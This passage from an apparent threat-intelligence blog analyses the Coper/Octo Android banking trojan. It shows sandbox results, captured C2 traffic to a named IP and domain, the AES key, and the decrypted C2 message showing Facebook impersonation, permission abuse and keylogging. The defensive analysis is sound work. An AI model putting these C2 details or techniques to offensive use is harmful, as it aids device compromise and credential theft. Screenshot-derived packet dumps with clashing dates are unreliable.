
We will use the public sandbox from [Triage](#) for our analysis, as they have developed a configuration extractor for Coper/Octo, which makes all our lives easier (thanks for that!).

Once we have submitted the payload to the sandbox, a few interesting findings become available to us:

- C2 information associated with the payload (in this case, a number of similar domains which resolve to 94.156.68.191)
- The applications targeted by the malware, which include a large number of banking applications
- The AES key, which we can use to decrypt the C2 communications

AES_key

1	3534353639643261616165373137363333356136376266373265383637333666
---	--



The communications captured during the sandbox run can be downloaded in PCAP format, which can be analyzed further using a tool such as [Wireshark](#).

240207-lh8zcsfdh4-behavioral1.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
95	2024-02-07 09:33:31.55905...	10.127.0.40	94.156.68.191	HTTP	912	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
123	2024-02-07 09:33:31.65743...	94.156.68.191	10.127.0.40	HTTP	565	HTTP/1.1 200 OK (text/html)
141	2024-02-07 09:33:31.77968...	10.127.0.40	94.156.68.191	HTTP	387	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
259	2024-02-07 09:33:31.99960...	94.156.68.191	10.127.0.40	HTTP	1402	HTTP/1.1 200 OK (text/html)
278	2024-02-07 09:33:39.85404...	10.127.0.40	94.156.68.191	HTTP	437	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
280	2024-02-07 09:33:39.90666...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
319	2024-02-07 09:33:46.09232...	10.127.0.40	94.156.68.191	HTTP	924	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
321	2024-02-07 09:33:46.14154...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
336	2024-02-07 09:33:51.19646...	10.127.0.40	94.156.68.191	HTTP	1923	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
338	2024-02-07 09:33:51.25851...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
376	2024-02-07 09:33:57.29696...	10.127.0.40	94.156.68.191	HTTP	1532	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
382	2024-02-07 09:33:57.34716...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
404	2024-02-07 09:34:02.94573...	10.127.0.40	94.156.68.191	HTTP	487	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
406	2024-02-07 09:34:02.99628...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
424	2024-02-07 09:34:30.97243...	10.127.0.40	94.156.68.191	HTTP	434	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
426	2024-02-07 09:34:31.02237...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)
991	2024-02-07 09:35:31.99206...	10.127.0.40	94.156.68.191	HTTP	454	POST /NzBkMWE2ZDM0MWE2/ HTTP/1.1
993	2024-02-07 09:35:32.04124...	94.156.68.191	10.127.0.40	HTTP	601	HTTP/1.1 200 OK (text/html)

Transport Layer Security

TLSv1.2 Record Layer: Application Data Protocol: Hypertext Transfer Protocol

Content Type: Application Data (23)

Version: TLS 1.2 (0x0303)

Length: 530

Encrypted Application Data [truncated]: dd7658b7ab835acbd1b085011559a8629a8e6b3982f3e2

[Application Data Protocol: Hypertext Transfer Protocol]

Hypertext Transfer Protocol

HTTP/1.1 200 OK\r\n

Server: nginx/1.18.0\r\n

Date: Wed, 07 Feb 2024 09:33:46 GMT\r\n

Content-Type: text/html; charset=UTF-8\r\n

Content-Length: 320\r\n

Connection: keep-alive\r\n

Vary: Accept-Encoding\r\n

\r\n

[HTTP response 1/1]

[Time since request: 0.049224000 seconds]

[Request in frame: 319]

[Request URI: https://hk-49847.org/NzBkMWE2ZDM0MWE2/]

File Data: 320 bytes


Line-based text data: text/html (1 lines)

[truncated]sJEY775TVG0/agsi67WYvy4F9JTQctWxY2qIfZ9KivARP2Yj0cgAGuiaLiCtumm+UgIyBu214g52

0060	74 6d 6c 3b 20 63 68 61	72 73 65 74 3d 55 54 46	tm1; cha rset=UTF
0070	2d 38 0d 0a 43 6f 6e 74	65 6e 74 2d 4c 65 6e 67	-8: Cont ent-Leng
0080	74 68 3a 20 33 32 30 0d	0a 43 6f 6e 6e 65 63 74	th: 320 · Connect
0090	69 6f 6e 3a 20 6b 65 65	70 2d 61 6c 69 76 65 0d	ion: kee p-alive-
00a0	0a 56 61 72 79 3a 20 41	63 63 65 70 74 2d 45 6e	Vary: A ccept-En
00b0	63 6f 64 69 6e 67 0d 0a	0d 0a 73 6a 45 59 37 37	coding· · · sJEY77
00c0	35 54 56 47 4f 2f 61 67	73 69 36 37 57 79 76 79	5TVG0/ag si67WYvy
00d0	34 46 39 4a 54 51 43 74	57 78 59 32 71 49 66 5a	4F9JTQct WxY2qIfZ
00e0	39 4b 69 76 41 52 50 32	59 4e 6a 4f 63 67 41 47	9KivARP2 Yj0cgAG
00f0	75 69 61 4c 69 43 74 75	6d 6d 2b 55 67 49 79 42	u1aLiCtU mm+UgIyB
0100	75 32 31 34 67 35 32 71	6b 2f 35 4b 78 76 6e 65	u214g52q k/5Kxvne
0110	65 4d 4e 70 66 54 62 74	78 6a 37 4f 46 56 50 70	eMpfTbt xJ70FVPp
0120	69 6d 4c 47 4f 65 34 48	44 57 55 4a 64 57 78 5a	imLG0e4H DNUIJdWxZ
0130	70 79 6a 77 38 2b 4b 62	6b 75 55 6d 4b 63 74 68	pyjw8+kb kuImKcth
0140	34 37 4c 37 75 74 4d 66	52 79 67 71 72 51 76 5a	47L7uTmf RygqRQvZ
0150	5a 4b 72 72 48 6f 4c 6e	4f 32 69 6c 55 56 30 59	ZKrrHolN 02iLUV0Y
0160	6a 42 41 50 4d 75 50 67	78 6b 53 52 74 6d 4f 49	jBAPMuPg xkSRtm0I
0170	31 47 58 58 5a 6c 45 73	62 6a 6a 36 79 64 5a 37	1GXQZLEs bjJ6ydz7
0180	59 59 71 36 35 51 44 53	73 55 65 53 2f 79 6c 43	YYq65QDS sUeS/yLc
0190	63 69 36 42 50 4d 7a 58	34 78 50 6c 63 48 6f 47	c10BPMzX 4pP1choG
01a0	53 34 70 2b 44 54 2b 69	4b 37 68 2b 35 50 64 55	54p+DT+i K7hwSPdu
01b0	4b 64 2b 39 44 51 53 46	72 4d 74 3e 41 63 53 50	Kd+9D0SF rtt6AcSP
01c0	44 45 69 79 42 37 67 53	2b 33 49 4c 5a 71 6e 79	DEIyB7qS +3ILZony
01d0	68 40 57 47 79 6c 2f 61	75 50 36 57 42 53 34 73	hJWgYl/a uP6WBS4s
01e0	50 37 6c 32 54 64 33 57	56 61 6e 46 44 48 41 4c	P7L2Td3W VanFDHAL
01f0	59 38 56 45 6b 2f 6d 38	65 54	Y8VEK/m8 eT

Frame (601 bytes) Decrypted TLS (606 bytes)

Packets: 1000 · Displayed: 18 (1.8%) Profile: Default



At this stage, the data remains encrypted. However, we can extract it as a hex stream to transfer it to a decryption tool. Also, note the aforementioned C2 server, 94.156.68.191, observed in the captured communications.

Transport Layer Security

✓ TLSv1.2 Record Layer

Content Type: Application/JavaScript

Version: TLS 1.2

Length: 530

Encrypted Application Data [Application Data]

Hypertext Transfer Protocol

HTTP/1.1 200 OK\r\n

Server: nginx/1.18.0

Date: Wed, 07 Feb 2019 12:52:12 GMT

Content-Type: text/html

Content-Length: 320

Connection: keep-alive

Vary: Accept-Encoding

\r\n

[HTTP response 1/1]

[Time since request: 0.000s]

[Request in frame: 1]

[Request URI: http://192.168.1.100/ags167wyvy4f9j1qclwx1zq1t29k1v]

File Data: 320 bytes

Line-based text data:

[truncated]sjEY7751v00/ags167wyvy4f9j1qclwx1zq1t29k1v

14g52

Expand Subtrees

Collapse Subtrees

Expand All

Collapse All

Apply as Column ⌘⇧I

Apply as Filter ▶

Prepare as Filter ▶

Conversation Filter ▶

Colorize with Filter ▶

Follow ▶

Copy ▶

Show Packet Bytes... ⌘⇧O

Export Packet Bytes... ⌘⇧X

Wiki Protocol Page

Filter Field Reference

Protocol Preferences ▶

Decode As... ⌘⇧U

Go to Linked Packet

Show Linked Packet in New Window

text Transfer Protocol

5acbd1b085011559a8629a8e6b3982f3e2...

col]

All Visible Items

All Visible Selected Tree Items

Description

Field Name

Value

As Filter

Copy Bytes as Hex + ASCII Dump

...as Hex Dump


...as a Hex Stream

...as a Base64 String

...as MIME Data

...as C String

Text item (text), 320 bytes




The final step is to combine the extracted data from Wireshark with the AES key provided in our sandbox run. As before, we will use CyberChef to assist us with this step.

Operations	Recipe	Input	Data Extracted as Hex Stream
Search...	From Hex	<pre> 6f7a4f62317713570455659705066686d4e69434e656d684264424365724e563334637a 6a705149644279726e6b784d65716657706149443772327a7955476e4d39734a54366758 41674b4a0a546d572f4c3062505435737a6946534c744b7451464e33696b424966464950 593342546a6346632f676a663050656b6239734f725679535037755646b3261786a4642 57394d53757347647a0a2f57676d37544b764e2f4c6b4566754f312f7856614b4a68512b 353245665a4237365064313965426b2b674361496a42394148676a336854467a56654d2f 3434304b3934703762616e4c37670a587178684656516b6136635030839564755754875 30356e4b4668327a4367374e6a7265713076325442416c33664468466543714a5a686379 4f483442325a6433455863686e724e5744676a0a644a31696862736b536636466e56435a 4c394e5466364b487755305a3735347715946772b4b4e614b574958446b3236712f324d 315663724570506678504d3445666e2b72484f38556f7a310a663357305635749564135 485a6c38307a69794f486a4346346f4c57522f6453514b694e4b6d697a58693043653178 584a492f76425632545a72474d55466230784b367734374141584766508a6b5375616736 2b393278395a696a7042344c6b2b737273464a3364656946466366445161465933796e41 754247674937576c396462444b72496845547439504d3867522f724a34596d45556f0a77 4161654c5147372b7a38767261375a3874344572584a736d41352f72784f337451446e70 753037756358493632653539527631726d644a6e562775634536f75597257746f324979 3242300a5a2f4b696d2f734b4866684a2b774b6b58436f44484a6e685768366346436e56 4d6946255564574585147506d577678592f4779394b6470356a426d484b44c6a393250 6770546e446d762b0a32366370426644756574597a57655249656d76683551446a767277 5238585277524532547a6b30335479474a446465569425768574c35446477466a74536658 6b45354958587642463454374f0a79755541a6333543842476c306b3648312b44407854 417669507778426454756e695436552fd443256334541434649356f75454978366a65650 384137494a7a4f68746a3466557573861310a47594d5a4d6e676d7452764358456f7737 3446356d31313169784f524461626c4457567a656b6a793969536f637a3045774b344832 6b78756c79355643652b474c646b5335774c42563543350a66646277745367696c375651 6a716a466344456f577a763934744c6362387a5253734b394d684b30523063664715369 626c6165586e355849624f345866715a757544366d35426571344b370a69706476713846 6d526964537134344d7050554c722f32324643505a4b7071423668215976434c56747631 </pre>	
Favourites	Delimiters: Auto		
To Base64	From Base64		
From Base64	Alphabet: A-Za-z0-9+/=		
To Hex	<input checked="" type="checkbox"/> Remove non-alphabet chars		
From Hex	<input type="checkbox"/> Strict mode		
To Hexdump	AES Decrypt		
From Hexdump	Key: 3534353639643261616165373 ... HEX		
URL Decode	IV: HEX, Mode: ECB		
Regular expression	Input: Raw, Output: Raw		
Entropy			
Fork			
Magick			
Data format			
Encryption / Encoding			
Public Key			
Arithmetic / Logic			
Networking			
Language			
Utils			
Date / Time			
Extractors			
Compression			
Hashing			
Code tidy			
Forensics			
Multimedia			
Other			
Flow control	STEP Auto Bake		
		Output	<pre> {"xc":"bp","rz":[],"km":"\nUTC 02\\07\\24 09:33:43 'Settings' other : [Notification access]\\nUTC 02\\07\\24 09:33:43 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, OFF, Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\nUTC 02\\07\\24 09:33:44 'Settings' clicked on : [Facebook, OFF]\\nUTC 02\\07\\24 09:33:44 'Settings' other : [Allow notification access for Facebook?, Facebook will be able to read all notifications, including personal information such as contact names and the text of messages you receive. It will also be able to dismiss notifications or trigger action buttons they contain. \\n\\nThis will also give the app the ability to turn Do Not Disturb on or off and change related settings., DENY, ALLOW]\\nUTC 02\\07\\24 09:33:45 'Settings' clicked on : [ALLOW]\\nUTC 02\\07\\24 09:33:45 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, OFF, Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\nUTC 02\\07\\24 09:33:45 'Settings' other : [Notification access]\\nUTC 02\\07\\24 09:33:46 'Settings' focused on \\nUTC 02\\07\\24 09:33:46 'Settings' other : [Modify system settings]\\nUTC 02\\07\\24 09:33:46 'Settings' focused on VALUE: [Facebook, 5.3, Allow modifying system settings, OFF, This permission allows an app to modify system settings.}\\nUTC 02\\07\\24 09:33:47 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, ON, Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\nUTC 02\\07\\ 24 09:33:47 'Settings' other : [Notification access]\\ \\n\\n","lb":"Facebook","bI":"290e2fc240652a151557bcfd529a00c","iA":"0","dA ":"1","lK":"0","iAc":"1","iPa":"1","iBC":"100","iCP":"1","iSE":"1","iSp":"0, "iFp":"","cTsk":"perms","up":18, "kl":"1","vnc":"","fgM":"","iAg":false,"rTS":1707298428} </pre>

AES Key + ECB Mode

Decrypted data




The output corresponds to the decrypted data, which contains all the parameters for this payload. Once beautified, it becomes easier to read and understand.

```

{
  "xc": "bP",
  "rZ": [],
  "kM": "\\UTC 02\\07\\24 09:33:43 'Settings' other : [Notification access]\\
\nUTC 02\\07\\24 09:33:43 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, OFF,
Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\
\nUTC 02\\07\\24 09:33:44 'Settings' clicked on : [Facebook, OFF]\\
\nUTC 02\\07\\24 09:33:44 'Settings' other : [Allow notification access for Facebook?, Facebook
will be able to read all notifications, including personal information such as contact names and the
text of messages you receive. It will also be able to dismiss notifications or trigger action buttons
they contain. \\n\\nThis will also give the app the ability to turn Do Not Disturb on or off and
change related settings., DENY, ALLOW]\\
\nUTC 02\\07\\24 09:33:45 'Settings' clicked on : [ALLOW]\\
\nUTC 02\\07\\24 09:33:45 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, OFF,
Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\
\nUTC 02\\07\\24 09:33:45 'Settings' other : [Notification access]\\
\nUTC 02\\07\\24 09:33:46 'Settings' focused on \\
\nUTC 02\\07\\24 09:33:46 'Settings' other : [Modify system settings]\\
\nUTC 02\\07\\24 09:33:46 'Settings' focused on VALUE: [Facebook, 5.3, Allow modifying system
settings, OFF, This permission allows an app to modify system settings.]\\
\nUTC 02\\07\\24 09:33:47 'Settings' focused on VALUE: [Android Setup, OFF, Facebook, ON,
Gboard, OFF, Pixel Launcher, Show notification dots, OFF]\\
\nUTC 02\\07\\24 09:33:47 'Settings' other : [Notification access]\\n\\n",
  "lB": "Facebook",
  "bI": "290e2fc2400652a151557bcfd529a00c",
  "iA": "0",
  "dA": "1",
  "lK": "0",
  "iAc": "1",
  "iPa": "1",
  "iBC": 100,
  "iCP": "1",
  "iSE": "1",
  "iSp": 0,
  "iFp": "",
  "cTsk": "perms",
  "up": 18,
  "kL": "1",
  "vnc": "",
  "fgM": "0",
  "iAg": false,
  "rTS": 1707298428
}

```



In this case, the payload is impersonating the Facebook application. We can also observe the language used in the prompt to encourage the victim to activate the Accessibility Service permissions required for the bot to operate fully.

In the bottom half of the screenshot, we observe further parameters being passed to provide information about the victim host, for example:

- `iA = 0`: the trojan is NOT the default SMS manager

- iAc = 1: the trojan has Accessibility Services access
- iBC = 100: the device is at 100% charge
- kL = 1: the keylogger is enabled
- rTS = 1707298428: the timestamp for the information provided (unix time corresponding to 7 February 2024 09:33:48)

The final bullet point serves as a lasting alibi for our malware analyst in case of the question “where were you on 7 February at 9:30 am?”.

Having repeated this process on numerous occasions with different payloads, we found that the parameter IB can offer up some interesting data points. In the case we have described in this blog, the IB parameter indicated the identity of the malicious spoofed application (Facebook) used as a lure.

In addition to Facebook, we have seen recent campaigns impersonating Google Chrome, as well as a number of Poker applications.




However, in other cases, we have often observed the IB parameter containing the value ‘apkcrypt’, indicating that a different crypter had been used compared to the usual one we observe in the analysis of Coper/Octo. It is not clear why this happened, but it may suggest that the malware author collaborates with more than one crypter service.


It's the Same, but Different

As mentioned previously, Coper/Octo operates as a Malware-as-a-Service (MaaS) offering, with customization placed into the hands of its customers. However, there are some constants (outside of elements of the malware code) that we can focus on to identify connected infrastructure.

One such constant is the X.509 certificate utilized for Coper/Octo C2 servers.

